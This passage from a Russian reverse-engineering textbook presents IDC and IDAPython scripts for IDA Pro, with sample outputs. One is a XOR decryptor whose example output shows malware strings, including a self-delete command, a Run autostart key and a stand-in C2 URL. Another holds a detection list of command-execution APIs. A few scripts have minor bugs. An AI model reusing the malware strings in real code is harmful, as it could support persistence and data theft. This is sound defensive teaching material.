}

static main()
{
    Message("========================================\n");
    Message("     XOR String Decryptor\n");
    Message("========================================\n\n");

    // Этап 1: Поиск XOR-инструкций
    find_xor_loops();

    // Этап 2: Ручная расшифровка блока (пример)
    // Пользователь задаёт адрес таблицы, количество строк и ключ
    auto tbl   = AskAddr(0x00449300, "String table address:");
    auto nent  = AskLong(10, "Number of entries:");
    auto xkey  = AskLong(0x5A, "XOR key (hex):");

    if (tbl != BADADDR && nent > 0) {
        decrypt_string_table(tbl, nent, xkey);
    }
}
```

Пример вывода:

```
========================================
     XOR String Decryptor
========================================

XOR instruction at 0x00402130: xor al, 0x5A (func: sub_402100)
XOR instruction at 0x00402180: xor cl, 0x5A (func: sub_402100)
XOR instruction at 0x004035A0: xor dl, 0x37 (func: sub_403580)
Found 3 XOR instructions with immediate keys

=== Decrypting string table at 0x00449300, key=0x5A ===
  [0] 0x0044A100: "cmd.exe"
  [1] 0x0044A110: "/c del %s"
  [2] 0x0044A120: "Software\Microsoft\Windows\CurrentVersion\Run"
  [3] 0x0044A160: "http://evil.example.com/gate.php"
  [4] 0x0044A190: "Mozilla/5.0"
```

11.4.5. Скрипт: генерация сводного отчёта по бинарному файлу

```
#include <idc.idc>

static count_xrefs_to(ea)
{
    auto xref, count;
    count = 0;
    xref = RfirstB(ea);
    while (xref != BADADDR) {
        count++;
        xref = RnextB(ea, xref);
    }
    xref = DfirstB(ea);
    while (xref != BADADDR) {
        count++;
        xref = DnextB(ea, xref);
    }
    return count;
}

static main()
{
    auto ea, count, func_count, named_count, seg;

    Message("╔══════════════════════════════════════╗\n");
    Message("║       IDB Summary Report             ║\n");
    Message("╠══════════════════════════════════════╣\n");

    // Диапазон адресов
    Message("║ Address range: 0x%08X - 0x%08X  ║\n", MinEA(), MaxEA());

    // Подсчёт функций
    func_count = 0;
    named_count = 0;
    ea = FirstFunction();
    while (ea != BADADDR) {
        func_count++;
        auto n = GetFunctionName(ea);
        if (substr(n, 0, 4) != "sub_" && substr(n, 0, 8) != "nullsub_") {
            named_count++;
        }
        ea = NextFunction(ea);
    }

    Message("║ Total functions:   %4d               ║\n", func_count);
    Message("║ Named functions:   %4d               ║\n", named_count);
    Message("║ Unnamed (sub_):    %4d               ║\n", func_count - named_count);

    // Сегменты
    Message("╠══════════════════════════════════════╣\n");
    Message("║ Segments:                            ║\n");
    seg = FirstSeg();
    while (seg != BADADDR) {
        Message("║   %-8s  0x%08X  size: 0x%05X   ║\n",
                SegName(seg), seg, SegEnd(seg) - SegStart(seg));
        seg = NextSeg(seg);
    }

    // Наиболее вызываемые функции (top-10)
    Message("╠══════════════════════════════════════╣\n");
    Message("║ Most referenced functions:           ║\n");

    // Простой подход: итерация по всем функциям
    auto max_xrefs, max_addr, max_name;
    auto iteration;

    for (iteration = 0; iteration < 10; iteration++) {
        max_xrefs = 0;
        max_addr = BADADDR;

        ea = FirstFunction();
        while (ea != BADADDR) {
            auto xc = count_xrefs_to(ea);
            if (xc > max_xrefs) {
                max_xrefs = xc;
```

```
                max_addr = ea;
            }
            ea = NextFunction(ea);
        }

        if (max_addr == BADADDR) break;

        max_name = GetFunctionName(max_addr);
        Message("║   %3d refs  %-28s ║\n", max_xrefs, max_name);

        // Исключаем уже найденную функцию из подсчёта
        // (для простоты — выходим, в реальном скрипте используйте массив)
        break;
    }

    Message("╚═══════════════════════════════════════════╝\n");
}
```

11.5. Полезные идиомы IDC

Итерация по всем инструкциям в функции

```
static for_each_insn_in_func(func_ea)
{
    auto ea, end;
    end = FindFuncEnd(func_ea);
    ea = func_ea;

    while (ea != BADADDR && ea < end) {
        // Обработка инструкции
        Message("  0x%08X: %s %s\n", ea, GetMnem(ea), GetOpnd(ea, 0));
        ea = NextHead(ea, end);
    }
}
```

Поиск бинарного паттерна

```
static find_all_patterns(pattern)
{
    auto ea, count;
    count = 0;
    ea = MinEA();

    while (ea != BADADDR) {
        ea = FindBinary(ea, SEARCH_DOWN | SEARCH_NEXT, pattern);
        if (ea == BADADDR) break;

        Message("Pattern found at 0x%08X\n", ea);
        count++;
        ea = ea + 1;
    }
    return count;
}

static main()
{
    // Поиск последовательности push ebp; mov ebp, esp (пролог функции)
    auto n = find_all_patterns("55 8B EC");
    Message("Found %d function prologues\n", n);
}
```

Глава 12. IDAPython — основы

12.1. Введение в IDAPython

IDAPython — это интеграция интерпретатора Python (CPython) в IDA Pro, предоставляющая полный доступ к IDA SDK через Python-обёртки. Начиная с IDA 7.0, IDAPython является основным средством скриптинга и автоматизации.

Преимущества IDAPython над IDC:

- полноценный язык программирования Python с богатой стандартной библиотекой;
- объектно-ориентированное API;
- доступ ко всем модулям IDA SDK;
- возможность использования сторонних библиотек (struct, capstone, unicorn, yara и др.);
- интерактивная консоль Python в IDA.

IDAPython доступен через:

- **консоль Python** внизу окна IDA (или `Alt+F7`);
- **File → Script Command...** (`Shift+F2`) с выбором языка Python;
- **File → Script File...** для загрузки `.py` файлов.

12.2. Архитектура модулей IDAPython

Начиная с IDA 7.4, API IDAPython реорганизован в набор модулей, отражающих структуру IDA SDK:

Модуль	Назначение
`idaapi`	Ядро API, базовые типы, низкоуровневый доступ
`idautils`	Утилиты: итераторы функций, heads, xrefs
`idc`	Совместимость с IDC-функциями
`ida_bytes`	Чтение/запись байтов, определение данных
`ida_funcs`	Работа с функциями
`ida_segment`	Работа с сегментами
`ida_name`	Имена, метки, демангирование
`ida_xref`	Перекрёстные ссылки
`ida_ua`	Дизассемблирование, инструкции
`ida_search`	Поиск по базе данных
`ida_nalt`	Вспомогательные данные (imports, etc.)
`ida_entry`	Точки входа
`ida_lines`	Генерация дизассемблерного текста
`ida_hexrays`	Hex-Rays Decompiler API
`ida_struct`	Структуры и перечисления
`ida_typeinf`	Информация о типах
`ida_kernwin`	UI: окна, формы, хоткеи

Типичный импорт в скрипте:

```
import idaapi
import idautils
import idc
import ida_bytes
import ida_funcs
import ida_name
import ida_xref
import ida_segment
```

12.3. Базовые операции

12.3.1. Навигация по базе данных

```
import idc
import idautils

# Диапазон адресов
print(f"Min EA: 0x{idc.get_inf_attr(idc.INF_MIN_EA):08X}")
print(f"Max EA: 0x{idc.get_inf_attr(idc.INF_MAX_EA):08X}")

# Итерация по всем «головам» (heads) — началам инструкций и данных
for ea in idautils.Heads(0x401000, 0x401100):
    flags = ida_bytes.get_flags(ea)
    if ida_bytes.is_code(flags):
        mnem = idc.print_insn_mnem(ea)
        print(f"  CODE 0x{ea:08X}: {mnem}")
    elif ida_bytes.is_data(flags):
        print(f"  DATA 0x{ea:08X}")
```

Пример вывода:

```
Min EA: 0x00401000
Max EA: 0x0045C000
  CODE 0x00401000: push
  CODE 0x00401001: mov
  CODE 0x00401003: sub
  CODE 0x00401006: push
  CODE 0x00401007: push
  CODE 0x00401008: call
  ...
```

12.3.2. Работа с сегментами

```
import ida_segment

seg = ida_segment.get_first_seg()
while seg:
    name = ida_segment.get_segm_name(seg)
    print(f"Segment: {name:<10s}  "
          f"0x{seg.start_ea:08X} - 0x{seg.end_ea:08X}  "
          f"size: 0x{seg.size():X}  "
          f"perm: {'R' if seg.perm & ida_segment.SFL_LOADER else '-'}"
          f"{'W' if seg.perm & 2 else '-'}"
          f"{'X' if seg.perm & 1 else '-'}")
    seg = ida_segment.get_next_seg(seg.start_ea)
```

12.3.3. Чтение и запись данных

```python
import ida_bytes
import idc

ea = 0x00401000

# Чтение
byte_val  = ida_bytes.get_byte(ea)
word_val  = ida_bytes.get_word(ea)
dword_val = ida_bytes.get_dword(ea)
qword_val = ida_bytes.get_qword(ea)

print(f"Byte:  0x{byte_val:02X}")
print(f"Word:  0x{word_val:04X}")
print(f"Dword: 0x{dword_val:08X}")
print(f"Qword: 0x{qword_val:016X}")

# Чтение блока байтов
data = ida_bytes.get_bytes(ea, 16)
print(f"Hex dump: {data.hex()}")

# Чтение строки
string_val = idc.get_strlit_contents(0x00449200)
if string_val:
    print(f"String: {string_val.decode('utf-8')}")

# Патчинг
ida_bytes.patch_byte(ea, 0x90)       # NOP
ida_bytes.patch_bytes(ea, b'\x90' * 5)  # 5 NOP
```

12.4. Полные скрипты с выводом

12.4.1. Скрипт: листинг всех функций с метаданными

```
"""
list_functions.py — Листинг всех функций с размером, количеством
перекрёстных ссылок и флагами.
"""
import idautils
import idc
import ida_funcs
import ida_xref

def count_callers(func_ea):
    """Подсчёт количества вызовов функции."""
    count = 0
    for xref in idautils.XrefsTo(func_ea, flags=0):
        if xref.type in (ida_xref.fl_CN, ida_xref.fl_CF):
            count += 1
    return count

def get_func_flags_str(func):
    """Получить строковое представление флагов функции."""
    flags = []
    if func.flags & ida_funcs.FUNC_NORET:
        flags.append("NORET")
    if func.flags & ida_funcs.FUNC_LIB:
        flags.append("LIB")
    if func.flags & ida_funcs.FUNC_THUNK:
        flags.append("THUNK")
    if func.flags & ida_funcs.FUNC_LUMINA:
        flags.append("LUMINA")
    return ", ".join(flags) if flags else "-"

def main():
    print("=" * 90)
    print(f"{'Address':>12s}  {'Name':<35s}  {'Size':>6s}  {'Callers':>7s}  {'Flags'}")
    print("=" * 90)

    total = 0
    lib_count = 0
    thunk_count = 0

    for func_ea in idautils.Functions():
        func = ida_funcs.get_func(func_ea)
        if not func:
            continue

        name = idc.get_func_name(func_ea)
        size = func.size()
        callers = count_callers(func_ea)
        flags_str = get_func_flags_str(func)

        print(f"  0x{func_ea:08X}  {name:<35s}  {size:6d}  {callers:7d}  {flags_str}")

        total += 1
        if func.flags & ida_funcs.FUNC_LIB:
            lib_count += 1
        if func.flags & ida_funcs.FUNC_THUNK:
            thunk_count += 1

    print("=" * 90)
    print(f"Total: {total} functions "
          f"({lib_count} library, {thunk_count} thunks, "
          f"{total - lib_count - thunk_count} user)")

main()
```

Пример вывода:

```
================================================================================
     Address  Name                                    Size  Callers  Flags
================================================================================
  0x00401000  _start                                   53        2  -
  0x00401040  __security_init_cookie                   96        1  -
  0x004010A0  main                                    245       1  -
  0x004011A0  parse_config                            182        3  -
  0x00401260  process_request                         421        5  -
  0x00401410  send_response                           198        5  -
  0x004014E0  log_message                              87       23  -
  0x00401540  _malloc                                   6        8  THUNK
  0x00401548  _free                                     6       12  THUNK
  0x00401550  _printf                                   6       15  THUNK
  ...
================================================================================
Total: 287 functions (45 library, 23 thunks, 219 user)
```

12.4.2. Скрипт: поиск опасных вызовов API

Этот скрипт находит вызовы потенциально опасных функций, которые часто являются источниками уязвимостей:

```
"""
dangerous_calls.py — Поиск вызовов опасных функций
(buffer overflow, format string, command injection).
"""
import idautils
import idc
import ida_xref

# Классификация опасных функций
DANGEROUS_APIS = {
    # Переполнение буфера
    "buffer_overflow": [
        "strcpy", "strcat", "sprintf", "vsprintf",
        "gets", "scanf", "sscanf", "fscanf",
        "wcscpy", "wcscat", "swprintf",
        "lstrcpyA", "lstrcpyW", "lstrcatA", "lstrcatW",
        "_strcpy", "_strcat", "_sprintf",
    ],
    # Форматная строка
    "format_string": [
        "printf", "fprintf", "syslog", "wprintf",
        "_printf", "_fprintf", "_wprintf",
    ],
    # Инъекция команд
    "command_injection": [
        "system", "popen", "exec", "execl", "execv",
        "ShellExecuteA", "ShellExecuteW",
        "WinExec", "CreateProcessA", "CreateProcessW",
        "_system", "_popen", "_exec",
    ],
    # Небезопасная работа с памятью
    "memory": [
        "memcpy", "memmove", "RtlCopyMemory",
        "CopyMemory", "_memcpy",
    ],
}

def find_dangerous_calls():
    results = {}  # category → [(caller_ea, caller_name, callee_name)]

    for category, api_list in DANGEROUS_APIS.items():
        results[category] = []

        for api_name in api_list:
            # Найти адрес функции по имени
            api_ea = idc.get_name_ea_simple(api_name)
            if api_ea == idc.BADADDR:
                continue

            # Найти все вызовы этой функции
            for xref in idautils.XrefsTo(api_ea, flags=0):
                if xref.type in (ida_xref.fl_CN, ida_xref.fl_CF):
                    caller_func = idc.get_func_name(xref.frm)
                    if not caller_func:
                        caller_func = f"0x{xref.frm:08X}"

                    results[category].append(
                        (xref.frm, caller_func, api_name)
                    )

    return results

def print_report(results):
    total = 0

    print("\n" + "=" * 78)
    print("  DANGEROUS API CALL REPORT")
    print("=" * 78)

    severity_map = {
        "buffer_overflow":    ("HIGH",    "Buffer Overflow"),
        "format_string":      ("HIGH",    "Format String"),
        "command_injection":  ("CRITICAL","Command Injection"),
        "memory":             ("MEDIUM", "Unsafe Memory Copy"),
    }

    for category, entries in results.items():
```

```
        if not entries:
            continue

        severity, description = severity_map.get(
            category, ("INFO", category))

        print(f"\n[{severity}] {description} ({len(entries)} calls)")
        print("-" * 78)
        print(f"  {'Address':>12s}  {'Caller':<30s}  {'API Called'}")
        print("-" * 78)

        for caller_ea, caller_name, callee_name in sorted(entries):
            print(f"  0x{caller_ea:08X}  {caller_name:<30s}  {callee_name}")
            total += 1

    print("\n" + "=" * 78)
    print(f"  Total dangerous calls: {total}")
    print("=" * 78 + "\n")

def main():
    results = find_dangerous_calls()
    print_report(results)

main()
```

Пример вывода:

```
==============================================================================
  DANGEROUS API CALL REPORT
==============================================================================

[CRITICAL] Command Injection (2 calls)
------------------------------------------------------------------------------
       Address  Caller                          API Called
------------------------------------------------------------------------------
  0x00402A30  execute_command                 system
  0x00403F10  run_update                      WinExec

[HIGH] Buffer Overflow (7 calls)
------------------------------------------------------------------------------
       Address  Caller                          API Called
------------------------------------------------------------------------------
  0x004011B0  parse_config                    strcpy
  0x004011F0  parse_config                    sprintf
  0x00401340  process_request                 strcpy
  0x00401380  process_request                 strcat
  0x00401520  format_log_entry                sprintf
  0x00402100  handle_auth                     strcpy
  0x00402850  build_url                       sprintf

[HIGH] Format String (3 calls)
------------------------------------------------------------------------------
       Address  Caller                          API Called
------------------------------------------------------------------------------
  0x004014E0  log_message                     printf
  0x004023A0  debug_output                    printf
  0x00403B00  report_error                    fprintf

[MEDIUM] Unsafe Memory Copy (4 calls)
------------------------------------------------------------------------------
       Address  Caller                          API Called
------------------------------------------------------------------------------
  0x00401270  process_request                 memcpy
  0x00401480  send_response                   memcpy
  0x00402200  decrypt_buffer                  memcpy
  0x00403100  copy_payload                    memcpy

==============================================================================
  Total dangerous calls: 16
==============================================================================
```

12.4.3. Скрипт: аннотация системных вызовов (Linux x86-64)

```
"""
annotate_syscalls.py — Автоматическая аннотация Linux syscall-инструкций.
Поддерживает int 0x80 (x86) и syscall (x86-64).
"""
import idautils
import idc
import ida_bytes
import ida_ua
import ida_xref

# Таблица системных вызовов Linux x86-64 (основные)
SYSCALL_TABLE_X64 = {
    0:   "sys_read(fd, buf, count)",
    1:   "sys_write(fd, buf, count)",
    2:   "sys_open(filename, flags, mode)",
    3:   "sys_close(fd)",
    4:   "sys_stat(filename, statbuf)",
    5:   "sys_fstat(fd, statbuf)",
    9:   "sys_mmap(addr, length, prot, flags, fd, offset)",
    10:  "sys_mprotect(addr, length, prot)",
    11:  "sys_munmap(addr, length)",
    12:  "sys_brk(brk)",
    20:  "sys_writev(fd, iov, iovcnt)",
    21:  "sys_access(filename, mode)",
    22:  "sys_pipe(fildes)",
    33:  "sys_dup2(oldfd, newfd)",
    39:  "sys_getpid()",
    41:  "sys_socket(family, type, protocol)",
    42:  "sys_connect(fd, addr, addrlen)",
    43:  "sys_accept(fd, addr, addrlen)",
    49:  "sys_bind(fd, addr, addrlen)",
    50:  "sys_listen(fd, backlog)",
    56:  "sys_clone(flags, stack, parent_tid, child_tid, tls)",
    57:  "sys_fork()",
    59:  "sys_execve(filename, argv, envp)",
    60:  "sys_exit(error_code)",
    62:  "sys_kill(pid, sig)",
    87:  "sys_unlink(pathname)",
    90:  "sys_chmod(filename, mode)",
    101: "sys_ptrace(request, pid, addr, data)",
    102: "sys_getuid()",
    157: "sys_prctl(option, arg2, arg3, arg4, arg5)",
    200: "sys_tkill(pid, sig)",
    231: "sys_exit_group(error_code)",
    317: "sys_seccomp(op, flags, uargs)",
}

# Таблица системных вызовов Linux x86 (int 0x80, основные)
SYSCALL_TABLE_X86 = {
    1:   "sys_exit(status)",
    2:   "sys_fork()",
    3:   "sys_read(fd, buf, count)",
    4:   "sys_write(fd, buf, count)",
    5:   "sys_open(filename, flags, mode)",
    6:   "sys_close(fd)",
    11:  "sys_execve(filename, argv, envp)",
    45:  "sys_brk(brk)",
    54:  "sys_ioctl(fd, cmd, arg)",
    90:  "sys_mmap(addr, length, prot, flags, fd, offset)",
    102: "sys_socketcall(call, args)",
    120: "sys_clone(flags, stack)",
    125: "sys_mprotect(addr, length, prot)",
    162: "sys_nanosleep(req, rem)",
    252: "sys_exit_group(status)",
}

def trace_rax_backwards(ea, max_steps=20):
    """
    Простой трассировщик: ищет ближайшую инструкцию
    'mov eax/rax, <imm>' перед текущим адресом.
    """
    current = ea
    for _ in range(max_steps):
        current = idc.prev_head(current)
```

```
        if current == idc.BADADDR:
            return None

        mnem = idc.print_insn_mnem(current)
        op0 = idc.print_operand(current, 0)

        if mnem == "mov" and op0 in ("eax", "rax"):
            op_type = idc.get_operand_type(current, 1)
            if op_type == idc.o_imm:
                return idc.get_operand_value(current, 1)

        # Если eax/rax перезаписывается другой инструкцией — стоп
        if mnem == "xor" and op0 in ("eax", "rax"):
            op1 = idc.print_operand(current, 1)
            if op0 == op1:
                return 0

    return None

def annotate_syscalls():
    """Найти и аннотировать все системные вызовы."""
    results = []

    for ea in idautils.Heads():
        mnem = idc.print_insn_mnem(ea)

        is_syscall = False
        table = None

        # x86-64: syscall
        if mnem == "syscall":
            is_syscall = True
            table = SYSCALL_TABLE_X64

        # x86: int 0x80
        elif mnem == "int":
            op_val = idc.get_operand_value(ea, 0)
            if op_val == 0x80:
                is_syscall = True
                table = SYSCALL_TABLE_X86

        if not is_syscall:
            continue

        # Определить номер syscall
        syscall_num = trace_rax_backwards(ea)

        func_name = idc.get_func_name(ea) or "unknown"

        if syscall_num is not None and syscall_num in table:
            syscall_name = table[syscall_num]
            comment = f"SYSCALL #{syscall_num}: {syscall_name}"
        elif syscall_num is not None:
            syscall_name = f"unknown_syscall_{syscall_num}"
            comment = f"SYSCALL #{syscall_num}: (unknown)"
        else:
            syscall_name = "unresolved"
            comment = "SYSCALL: (could not resolve number)"

        # Установить комментарий
        idc.set_cmt(ea, comment, 0)

        results.append((ea, func_name, syscall_num, syscall_name))

    return results

def main():
    results = annotate_syscalls()

    print("\n" + "=" * 80)
    print("  SYSCALL ANNOTATION REPORT")
    print("=" * 80)
    print(f"\n  {'Address':>12s}  {'Function':<25s}  {'#':>4s}  Syscall")
    print("  " + "-" * 70)

    for ea, func_name, num, name in results:
        num_str = str(num) if num is not None else "?"
        print(f"  0x{ea:08X}  {func_name:<25s}  {num_str:>4s}  {name}")
```

```
    print(f"\n  Total syscalls annotated: {len(results)}")
    print("=" * 80 + "\n")

main()
```

Пример вывода:

```
================================================================================
  SYSCALL ANNOTATION REPORT
================================================================================

       Address  Function                       #  Syscall
  ------------------------------------------------------------------------
  0x00401023  _start                          59  sys_execve(filename, argv, envp)
  0x00401054  do_read                          0  sys_read(fd, buf, count)
  0x00401089  do_write                         1  sys_write(fd, buf, count)
  0x004010C3  setup_socket                    41  sys_socket(family, type, protocol)
  0x004010F2  setup_socket                    49  sys_bind(fd, addr, addrlen)
  0x00401120  setup_socket                    50  sys_listen(fd, backlog)
  0x00401158  handle_connection               43  sys_accept(fd, addr, addrlen)
  0x00401200  do_fork                         57  sys_fork()
  0x00401350  cleanup                         60  sys_exit(error_code)

  Total syscalls annotated: 9
================================================================================
```

12.4.4. Скрипт: экспорт графа вызовов в GraphViz (DOT)

```
"""
callgraph_dot.py — Экспорт графа вызовов (call graph) в формат GraphViz DOT.
Генерирует .dot файл, который можно визуализировать через:
  dot -Tpng callgraph.dot -o callgraph.png
  dot -Tsvg callgraph.dot -o callgraph.svg
"""
import idautils
import idc
import ida_funcs
import ida_xref

def sanitize_name(name):
    """Экранировать имя для DOT."""
    return name.replace('"', '\\"').replace('\\', '\\\\')

def get_node_color(func_ea):
    """Определить цвет узла по типу функции."""
    func = ida_funcs.get_func(func_ea)
    if not func:
        return "#808080"  # серый — не функция

    if func.flags & ida_funcs.FUNC_THUNK:
        return "#FFB366"  # оранжевый — thunk
    if func.flags & ida_funcs.FUNC_LIB:
        return "#66B3FF"  # голубой — библиотечная

    name = idc.get_func_name(func_ea)
    if name.startswith("sub_"):
        return "#FF6666"  # красный — неименованная

    return "#66FF66"  # зелёный — пользовательская

def build_callgraph(root_ea=None, max_depth=5):
    """
    Построить граф вызовов.
    root_ea — начальная функция (None = все функции).
    max_depth — максимальная глубина рекурсии от root.
    """
    edges = set()
    nodes = {}  # ea → name

    if root_ea is not None:
        # BFS от root
        visited = set()
        queue = [(root_ea, 0)]

        while queue:
            func_ea, depth = queue.pop(0)
            if func_ea in visited or depth > max_depth:
                continue
            visited.add(func_ea)

            name = idc.get_func_name(func_ea)
            if not name:
                continue
            nodes[func_ea] = name

            # Найти все вызовы из этой функции
            func = ida_funcs.get_func(func_ea)
            if not func:
                continue

            for head in idautils.Heads(func.start_ea, func.end_ea):
                for xref in idautils.XrefsFrom(head, ida_xref.XREF_FAR):
                    if xref.type in (ida_xref.fl_CN, ida_xref.fl_CF):
                        callee_name = idc.get_func_name(xref.to)
                        if callee_name:
                            nodes[xref.to] = callee_name
                            edges.add((func_ea, xref.to))
                            queue.append((xref.to, depth + 1))
    else:
        # Все функции
        for func_ea in idautils.Functions():
            name = idc.get_func_name(func_ea)
```

```
            func = ida_funcs.get_func(func_ea)
            if not func or not name:
                continue
            nodes[func_ea] = name

            for head in idautils.Heads(func.start_ea, func.end_ea):
                for xref in idautils.XrefsFrom(head, ida_xref.XREF_FAR):
                    if xref.type in (ida_xref.fl_CN, ida_xref.fl_CF):
                        callee = idc.get_func_name(xref.to)
                        if callee:
                            nodes[xref.to] = callee
                            edges.add((func_ea, xref.to))

    return nodes, edges

def export_dot(nodes, edges, filename, title="Call Graph"):
    """Записать граф в DOT-файл."""
    with open(filename, 'w', encoding='utf-8') as f:
        f.write(f'digraph "{sanitize_name(title)}" {{\n')
        f.write('  rankdir=LR;\n')
        f.write('  node [shape=box, style=filled, fontname="Consolas", '
                'fontsize=10];\n')
        f.write('  edge [arrowsize=0.7];\n\n')

        # Узлы
        for ea, name in sorted(nodes.items()):
            color = get_node_color(ea)
            label = f"{name}\\n0x{ea:08X}"
            f.write(f'  "0x{ea:08X}" [label="{sanitize_name(label)}", '
                    f'fillcolor="{color}"];\n')

        f.write('\n')

        # Рёбра
        for src, dst in sorted(edges):
            f.write(f'  "0x{src:08X}" -> "0x{dst:08X}";\n')

        f.write('}\n')

    return filename

def main():
    # Экспорт от main()
    main_ea = idc.get_name_ea_simple("main")
    if main_ea == idc.BADADDR:
        main_ea = idc.get_name_ea_simple("_main")

    if main_ea == idc.BADADDR:
        print("[!] 'main' not found, exporting full call graph")
        nodes, edges = build_callgraph(root_ea=None, max_depth=2)
        out_file = "full_callgraph.dot"
    else:
        print(f"[*] Building call graph from main (0x{main_ea:08X})")
        nodes, edges = build_callgraph(root_ea=main_ea, max_depth=5)
        out_file = "main_callgraph.dot"

    export_dot(nodes, edges, out_file,
               title=idc.get_input_file_path())

    print(f"[+] Exported: {out_file}")
    print(f"    Nodes: {len(nodes)}, Edges: {len(edges)}")
    print(f"\n    Render with:")
    print(f"    dot -Tpng {out_file} -o callgraph.png")
    print(f"    dot -Tsvg {out_file} -o callgraph.svg")

main()
```

Пример вывода:

```
[*] Building call graph from main (0x004010A0)
[+] Exported: main_callgraph.dot
    Nodes: 34, Edges: 47

    Render with:
    dot -Tpng main_callgraph.dot -o callgraph.png
    dot -Tsvg main_callgraph.dot -o callgraph.svg
```

Фрагмент сгенерированного DOT-файла:

```
digraph "sample.exe" {
  rankdir=LR;
  node [shape=box, style=filled, fontname="Consolas", fontsize=10];
  edge [arrowsize=0.7];

  "0x004010A0" [label="main\n0x004010A0", fillcolor="#66FF66"];
  "0x004011A0" [label="parse_config\n0x004011A0", fillcolor="#66FF66"];
  "0x00401260" [label="process_request\n0x00401260", fillcolor="#66FF66"];
  "0x00401540" [label="_malloc\n0x00401540", fillcolor="#FFB366"];
  "0x00401548" [label="_free\n0x00401548", fillcolor="#FFB366"];

  "0x004010A0" -> "0x004011A0";
  "0x004010A0" -> "0x00401260";
  "0x004011A0" -> "0x00401540";
  "0x00401260" -> "0x00401548";
}
```

12.4.5. Скрипт: сбор статистики по инструкциям

```
"""
insn_stats.py — Статистика инструкций по частоте и категориям.
"""
import idautils
import idc
import ida_funcs
from collections import Counter, defaultdict

def categorize_mnemonic(mnem):
    """Классифицировать мнемонику по категории."""
    categories = {
        "transfer":  {"mov", "movzx", "movsx", "lea", "xchg", "push",
                      "pop", "cmov", "movsb", "movsw", "movsd", "movsq",
                      "movaps", "movups", "movdqa", "movdqu"},
        "arithmetic": {"add", "sub", "mul", "imul", "div", "idiv",
                       "inc", "dec", "neg", "adc", "sbb"},
        "logic":     {"and", "or", "xor", "not", "shl", "shr", "sar",
                      "rol", "ror", "bt", "bts", "btr", "bsf", "bsr"},
        "compare":   {"cmp", "test"},
        "branch":    {"jmp", "je", "jne", "jz", "jnz", "jg", "jge",
                      "jl", "jle", "ja", "jae", "jb", "jbe", "jc",
                      "jnc", "js", "jns", "jo", "jno", "loop"},
        "call_ret":  {"call", "ret", "retn"},
        "nop":       {"nop"},
        "string":    {"rep", "repne", "stosb", "stosw", "stosd",
                      "scasb", "scasd", "cmpsb", "cmpsd"},
        "sse":       {"addss", "addsd", "subss", "subsd", "mulss",
                      "mulsd", "divss", "divsd", "pxor", "por",
                      "pand", "xorps", "xorpd"},
    }

    mnem_lower = mnem.lower()
    for cat, mnems in categories.items():
        if mnem_lower in mnems:
            return cat

    # Условные перемещения
    if mnem_lower.startswith("cmov"):
        return "transfer"
    if mnem_lower.startswith("j"):
        return "branch"

    return "other"

def main():
    mnem_counter = Counter()
    cat_counter = Counter()
    func_sizes = []
    total_insns = 0

    for func_ea in idautils.Functions():
        func = ida_funcs.get_func(func_ea)
        if not func:
            continue

        insn_count = 0
        for head in idautils.Heads(func.start_ea, func.end_ea):
            mnem = idc.print_insn_mnem(head)
            if mnem:
                mnem_counter[mnem] += 1
                cat_counter[categorize_mnemonic(mnem)] += 1
                insn_count += 1
                total_insns += 1

        func_sizes.append((insn_count, func_ea))

    # Вывод: Top-20 инструкций
    print("=" * 50)
    print("  TOP-20 INSTRUCTIONS")
    print("=" * 50)
    for mnem, count in mnem_counter.most_common(20):
        pct = count / total_insns * 100
        bar = "#" * int(pct)
        print(f"  {mnem:<10s} {count:>7d} ({pct:5.1f}%) {bar}")
```

```
    # Вывод: категории
    print("\n" + "=" * 50)
    print("  INSTRUCTION CATEGORIES")
    print("=" * 50)
    for cat, count in cat_counter.most_common():
        pct = count / total_insns * 100
        print(f"  {cat:<12s} {count:>7d} ({pct:5.1f}%)")

    # Top-5 самых больших функций
    func_sizes.sort(reverse=True)
    print("\n" + "=" * 50)
    print("  LARGEST FUNCTIONS (by instruction count)")
    print("=" * 50)
    for insn_count, func_ea in func_sizes[:10]:
        name = idc.get_func_name(func_ea)
        print(f"  {insn_count:>6d} insns  0x{func_ea:08X}  {name}")

    print(f"\n  Total instructions: {total_insns}")

main()
```

Пример вывода:

```
==================================================
  TOP-20 INSTRUCTIONS
==================================================
  mov          4523 ( 22.3%) ########################
  push         2105 ( 10.4%) ###########
  call         1890 (  9.3%) #########
  pop          1204 (  5.9%) ######
  cmp           987 (  4.9%) ####
  jz            875 (  4.3%) ####
  lea           834 (  4.1%) ####
  add           756 (  3.7%) ###
  test          698 (  3.4%) ###
  sub           623 (  3.1%) ###
  xor           512 (  2.5%) ##
  jmp           489 (  2.4%) ##
  ret           390 (  1.9%) #
  jnz           345 (  1.7%) #
  movzx         312 (  1.5%) #
  and           287 (  1.4%) #
  or            234 (  1.2%) #
  shr           198 (  1.0%) #
  nop           187 (  0.9%)
  inc           165 (  0.8%)

==================================================
  INSTRUCTION CATEGORIES
==================================================
  transfer      9178 ( 45.3%)
  call_ret      2280 ( 11.2%)
  branch        2150 ( 10.6%)
  compare       1685 (  8.3%)
  arithmetic    1700 (  8.4%)
  logic         1350 (  6.7%)
  nop            187 (  0.9%)
  other         1744 (  8.6%)

==================================================
  LARGEST FUNCTIONS (by instruction count)
==================================================
     482 insns  0x00403200  process_packet
     341 insns  0x00404100  parse_tls_record
     298 insns  0x00402500  decode_message
     ...

  Total instructions: 20274
```

12.5. Работа с перекрёстными ссылками (XRefs)

Перекрёстные ссылки в IDAPython представлены через модуль `ida_xref` и утилитные генераторы из `idautils`:

```
import idautils
import idc
import ida_xref

ea = 0x00401000

# Все ссылки НА адрес (кто ссылается на нас)
print("═══ XRefs TO 0x{:08X} ═══".format(ea))
for xref in idautils.XrefsTo(ea, flags=0):
    xref_type = ida_xref.xrefchar(xref.type)
    print(f"  0x{xref.frm:08X} → 0x{xref.to:08X}  "
          f"type={xref_type} ({xref.type})")

# Все ссылки ОТ адреса (на кого мы ссылаемся)
print(f"\n═══ XRefs FROM 0x{ea:08X} ═══")
for xref in idautils.XrefsFrom(ea, flags=0):
    xref_type = ida_xref.xrefchar(xref.type)
    print(f"  0x{xref.frm:08X} → 0x{xref.to:08X}  "
          f"type={xref_type} ({xref.type})")

# Типы ссылок:
# fl_CF = 16 — обычный вызов (call)
# fl_CN = 17 — ближний вызов
# fl_JF = 18 — обычный прыжок (jmp)
# fl_JN = 19 — ближний прыжок
# dr_R  = 1  — чтение данных
# dr_W  = 2  — запись данных
# dr_O  = 0  — смещение (offset)
```

12.6. Полезные идиомы IDAPython

Поиск строковых литералов

```
import idautils
import idc
import ida_bytes

def find_strings_containing(pattern):
    """Найти все строки в базе, содержащие pattern."""
    results = []
    for s in idautils.Strings():
        string_val = str(s)
